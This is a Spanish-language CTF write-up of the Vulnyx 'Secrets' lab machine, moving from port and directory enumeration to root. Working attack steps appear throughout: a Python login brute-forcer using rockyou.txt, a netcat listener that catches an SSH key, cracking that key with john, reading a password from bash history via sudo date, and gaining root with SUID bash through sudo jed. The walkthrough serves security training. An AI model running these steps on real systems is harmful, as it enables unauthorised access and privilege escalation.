

Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Secrets– Plataforma Vulnyx



DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**

Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual “Secrets”** alojada en la plataforma **Vulnyx**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**

El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**

Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal y poco ética**.

4. **Limitaciones y responsabilidad:**

Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso

indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

RECONOCIMIENTO

```
(root@kali)-[/home/phoenixx/Escritorio/secrets]
# nmap -sS -p- --open -vvv -n -Pn -oN allPorts 192.168.1.142
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-23 08:19 +0200
Initiating ARP Ping Scan at 08:19
Scanning 192.168.1.142 [1 port]
Completed ARP Ping Scan at 08:19, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 08:19
Scanning 192.168.1.142 [65535 ports]
Discovered open port 80/tcp on 192.168.1.142
Discovered open port 22/tcp on 192.168.1.142
Completed SYN Stealth Scan at 08:19, 4.33s elapsed (65535 total ports)
Nmap scan report for 192.168.1.142
Host is up, received arp-response (0.000062s latency).
Scanned at 2026-04-23 08:19:32 CEST for 5s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 08:00:27:04:B1:99 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.88 seconds
Raw packets sent: 65538 (2.884MB) | Rcvd: 65538 (2.622MB)
```

Escaneamos como nmap para ver los puertos que se encuentran abiertos en la máquina en cuestión.

```
(root@kali)-[/home/phoenixx/Escritorio/secrets]
# nmap -sVC -p 22,80 -n -Pn -oN targeted 192.168.1.142
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-23 08:20 +0200
Nmap scan report for 192.168.1.142
Host is up (0.00074s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 6b:36:d8:be:ac:24:39:bf:ba:a9:a7:17:e1:5e:00:f2 (RSA)
|   256 1d:20:e4:4b:a4:e7:08:71:eb:d3:41:e1:ee:94:1c:61 (ECDSA)
|_  256 e3:93:6f:b3:0b:a3:c3:0e:f7:0d:4c:b6:db:3c:ed:90 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:04:B1:99 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.81 seconds
```

Observamos que los puertos abiertos son el 22 (SSH) y el puerto 80 (HTTP). Descartamos la posibilidad de enumerar usuarios ya que no es posible debido a la versión de OpenSSH.

```
(root@kali)-[/home/phoenixx/Escritorio/secrets]
# whatweb http://192.168.1.142
http://192.168.1.142 [200 OK] Apache[2.4.38], Country[RESERVED][22], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.1.142]
```

Recogemos información del servicio web utilizando whatweb. Recibimos la información pero no recogemos nada interesante en principio. Se trata de un servidor Apache.



I have to tell you a secret...


Si accedemos mediante un navegador web, nos encontramos con la página inicial



Si revisamos el código fuente de la página, observamos que en la parte inferior podemos enumerar un posible usuario para autenticarnos más tarde “brad”.

Procedemos a descubrir recursos del servidor aplicando fuzzing, ya que en principio no encontramos ninguna funcionalidad aparente de la que nos podamos aprovechar en la web. El resultado del fuzzing nos reporta una ruta secrets.






Al acceder a esta ruta, no encontramos nada, revisamos código fuente, pero no encontramos nada.

```
(root@kali)~[/home/phenix/Escritorio/secrets]
# gobuster dir -u http://192.168.1.142/secrets -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -b 404 -x html,php,txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.142/secrets
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,html,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
index.html (Status: 200) [Size: 39]
login_form.php (Status: 200) [Size: 429]
```

Si continuamos haciendo fuzzing de manera recursiva dentro de esta ruta, encontramos un formulario de login.

EXPLOTACIÓN Y ACCESO AL SISTEMA



Procedemos a capturar la petición que se tramita utilizando Burpsuite:

```

1 POST /secrets/MK67IT044XYGGIIWLS9.php HTTP/1.1
2 Host: 192.168.1.142
3 Content-Length: 23
4 Cache-Control: max-age=0
5 Accept-Language: es-ES,es;q=0.9
6 Origin: http://192.168.1.142
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.1.142/secrets/login_form.php
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 user=brad&password=abnc

```

En ella podemos ver los datos que se tramitan por POST y el recurso .php al que se van a enviar. En este punto podríamos utilizar herramientas como hydra para realizar un ataque de fuerza a bruta al login, pero he considerado programar un script en Python para no depender de herramientas de terceros.

Mediante el script lo que hacemos es, manteniendo como dato al usuario brad, generar una petición por post en la que password variará dependiendo de la línea que se lea de un diccionario a proporcionar, en este caso rockyou.txt.

Una vez se ha producido la petición, se examina la respuesta, si en el historial de la respuesta aparece un código 302 (found) o no se encuentra el texto "Invalid Credentials", que es lo que contendría la respuesta si la contraseña no fuera válida, la contraseña utilizada en ese caso sería la correcta:

```


1 import requests
2 from termcolor import colored
3
4 URL = "http://192.168.1.142/secrets/MK67IT044XYGGIIWLS9.php"
5
6 def brute_forcer(user,wordlist):
7     with open(wordlist, "r", encoding="latin-1") as f:
8         for line in f:
9             password = line.strip()
10            data = {
11                "user" : user,
12                "password" : password
13            }
14            r = requests.post(URL, data=data)
15
16            if any(resp.status_code == 302 for resp in r.history) or "Invalid Credentials" not in r.text:
17                print(f"[{colored("+","green")}] Contraseña correcta {colored(password, "green")}")
18                break
19            else:
20                print(f"[{colored("-","red")}] Contraseña incorrecta {colored(password, "red")}")
21
22
23
24 def main():
25     brute_forcer("brad", "/usr/share/wordlists/rockyou.txt")
26
27 if __name__ == '__main__':
28     main()

```

Obtenemos la contraseña:

```
[+] Contraseña correcta bradley
```


Nos logueamos. Al loguearnos nos encontramos con un formulario para introducir nuestra IP. Si introducimos la IP en notación convecional (x.x.x.x) nos arrojará un mensaje en el que pone que solo acepta números.




The screenshot shows a web browser address bar with a warning icon and the text "No es seguro" (Not secure). The address is "192.168.1.142/secrets...". Below the address bar is a form with the label "Enter ip to send secret:" followed by a text input field and a button labeled "Enviar". Below the form, a message reads "[!] Secrets only accept numbers."

Otra manera de expresar las direcciones IP es mediante notación decimal. Existen múltiples páginas que convierten nuestra dirección IP a formato decimal, pero he creído conveniente crear un script para hacerlo de manera más didáctica y sobre todo para aprender lo que hay detrás de este paso.

Bien, el script es muy sencillo. Dada una IP, el programa separa cada uno de los octetos que forman la ip, y mediante un bucle recorre cada uno de estos elementos multiplicando cada uno de los por 256 elevado a 3-posición (teniendo en cuenta que la primera posición es 0). Hay una variable acumulador que se encarga en cada iteración de guardar el valor y otra que acumula los valores de todas las iteraciones añadiendo a lo que ya tiene el valor de la iteración actual. Por último, el número correspondiente a nuestra IP se muestra por pantalla.

```
ip_converter.py > ...
1
2 ip = "192.168.1.138"
3
4 ip_list = ip.split(".")
5 exp = 3
6 acum = 0
7 for i in range(0, len(ip_list)):
8     valor = int(ip_list[i])*256**exp
9     exp-=1
10    acum+=valor
11
12 print(acum)
```

Al introducir el resultado mostrado por pantalla, la web nos dice que nos está enviando un secreto.



The screenshot shows the same web browser interface as before. The form "Enter ip to send secret:" is present. Below the form, a new message appears: "Sending hidden secret..."

En este momento tenemos que inspeccionar el tráfico de red que pasa por nuestra interfaz de red correspondiente. Si nos fijamos bien, hay una conexión entrante desde la máquina víctima al puerto 6666 que solo completa el primer paso del 3-way-handshake, es decir el SYN inicial. De hecho si inspeccionamos veremos que en nuestra máquina dicho puerto no se encuentra abierto.

ip.src == 192.168.1.142						
No.	Time	Source	Destination	Protocol	Length	Info
14	32.738348285	192.168.1.142	192.168.1.138	TCP	74	80 → 55258 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2227219139 TSecr=1452048090 WS=128
17	32.738687234	192.168.1.142	192.168.1.138	TCP	66	80 → 55258 [ACK] Seq=1 Ack=709 Win=64512 Len=0 TSval=2227219139 TSecr=1452048091
18	32.748960928	192.168.1.142	192.168.1.138	TCP	74	45492 → 6666 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2227219142 TSecr=0 WS=128

El siguiente paso es ponernos en escucha por el puerto 6666 y volver a accionar el formulario de envío.

En ese caso, obtendremos una clave id_rsa encriptada. Podemos desencriptarla utilizar John y obteniendo la passphrase:

```
(root@kali)-[/home/phoenixx]
# nc -lnvp 6666
listening on [any] 6666 ...
connect to [192.168.1.138] from (UNKNOWN) [192.168.1.142] 45494
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,478250418EF67EB4
```

```
(root@kali)-[/home/phoenixx/Escritorio/secrets]
# ssh2john id_rsa > hash

(root@kali)-[/home/phoenixx/Escritorio/secrets]
# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64]) 11man Key Exchange Re
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[id_rsa]
1g 0:00:00:00 DONE (2026-04-23 11:46) 20.00g/s 61440p/s 61440c/s 61440C/s qwertyui..dangerous
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ya que el servicio SSH se encuentra abierto, podemos utilizarlo para conectarnos como el usuario brad proporcionando la id_rsa y passphrase:

```
(root@kali)-[/home/phoenixx/Escritorio/secrets]
# ssh -i id_rsa brad@192.168.1.142
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Linux secrets 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64
-bash-5.0$ whoami
brad
```

Acceso a la máquina conseguido.

ESCALADA DE PRIVILEGIOS

Una vez dentro de la máquina como el usuario brad, podemos introducir el comando `sudo -l` para ver que podemos ejecutar con permisos de otro usuario. Nos aparece un binario llamado `date`. Si accedemos al comando de ayuda. Podemos ver que existe una flag que nos permite leer archivos, en este caso leer archivos con permiso del usuario fabian. En este punto probé la posibilidad de leer la `id_rsa` del usuario fabian, ya que era posible que dicho archivo existiese al estar habilitado SSH. No tuve éxito, así que otra alternativa por ejemplo era leer el historial de `bash`.

```
-bash-5.0$ sudo -l
Matching Defaults entries for brad on secrets:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User brad may run the following commands on secrets:
  (fabian) NOPASSWD: /usr/bin/date
-bash-5.0$ sudo -u fabian /usr/bin/date --help
Modo de empleo: /usr/bin/date [OPCIÓN]... [+FORMATO]
  o bien: /usr/bin/date [-ul|--utc|--universal] [MMDDhhmm[[SS]AA][.ss]]
Muestra la hora actual en el FORMATO dado, o establece la fecha del sistema.

Los argumentos obligatorios para las opciones largas son también obligatorios
para las opciones cortas.
  -d, --date=STRING      display time described by STRING, not 'now'
  --debug                annotate the parsed date,
                        and warn about questionable usage to stderr
  -f, --file=DATEFILE   like --date; once for each line of DATEFILE
```

Leyendo el historial de `bash` se puede tener acceso a la contraseña de fabian, esto sucede porque es posible porque el usuario ha ejecutado anteriormente `passwd` un comando que sirve para proporcionar una contraseña a un usuario, mostrándose en el historial la contraseña que se estableció.

```
-bash-5.0$ sudo -u fabian /usr/bin/date -f /home/fabian/.bash_history
/usr/bin/date: fecha inválida «cd ~»
/usr/bin/date: fecha inválida «ls -la»
/usr/bin/date: fecha inválida «passwd fabian»
/usr/bin/date: fecha inválida «[REDACTED]»
```

Utilizando dicha contraseña podemos hacer con su un cambio para pasar a ser el usuario fabian.

Si volvemos a ejecutar `sudo -l` podemos ver que podemos ejecutar `jed` como el usuario `root` sin proporcionar contraseña.


```
-bash-5.0$ su fabian
Contraseña:
bash-5.0$ whoami
fabian
bash-5.0$
```

```
bash-5.0$ sudo -l
Matching Defaults entries for fabian on secrets:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fabian may run the following commands on secrets:
  (root) NOPASSWD: /usr/bin/jed
bash-5.0$ sudo -u root /usr/bin/jed
```

Jed es un editor de texto, el cual tiene una opción para ejecutar comandos de Shell, dichos comandos estarán siendo ejecutados bajo el contexto de ejecución de un programa con privilegios

de root, muy mala combinación todo comando que ejecutemos a nivel de sistema se ejecutará con permisos de administrador.



Para obtener una consola interactiva fuera del contexto de ejecución de jed lo que podemos hacer es por ejemplo añadir el SUID al binario de /bin/bash para, una vez fuera de jed, lanzar una shell privilegiada con bash -p y conseguir ser el usuario root y leer la flag correspondiente.

```
-----(Jed 0.99.190) Emacs: *scratch*  ()  
(/home/brad/) Shell Cmd: chmod u+s /bin/bash
```

```
bash-5.0$ ls -l /bin/bash |> cat -> Transport (0)  
-rwsr-xr-x 1 root root 1168776 abr 18  2019 /bin/bash
```

```
bash-5.0$ bash -p  
bash-5.0# whoami  
root  
bash-5.0# cat /root/root.txt  
[REDACTED]
```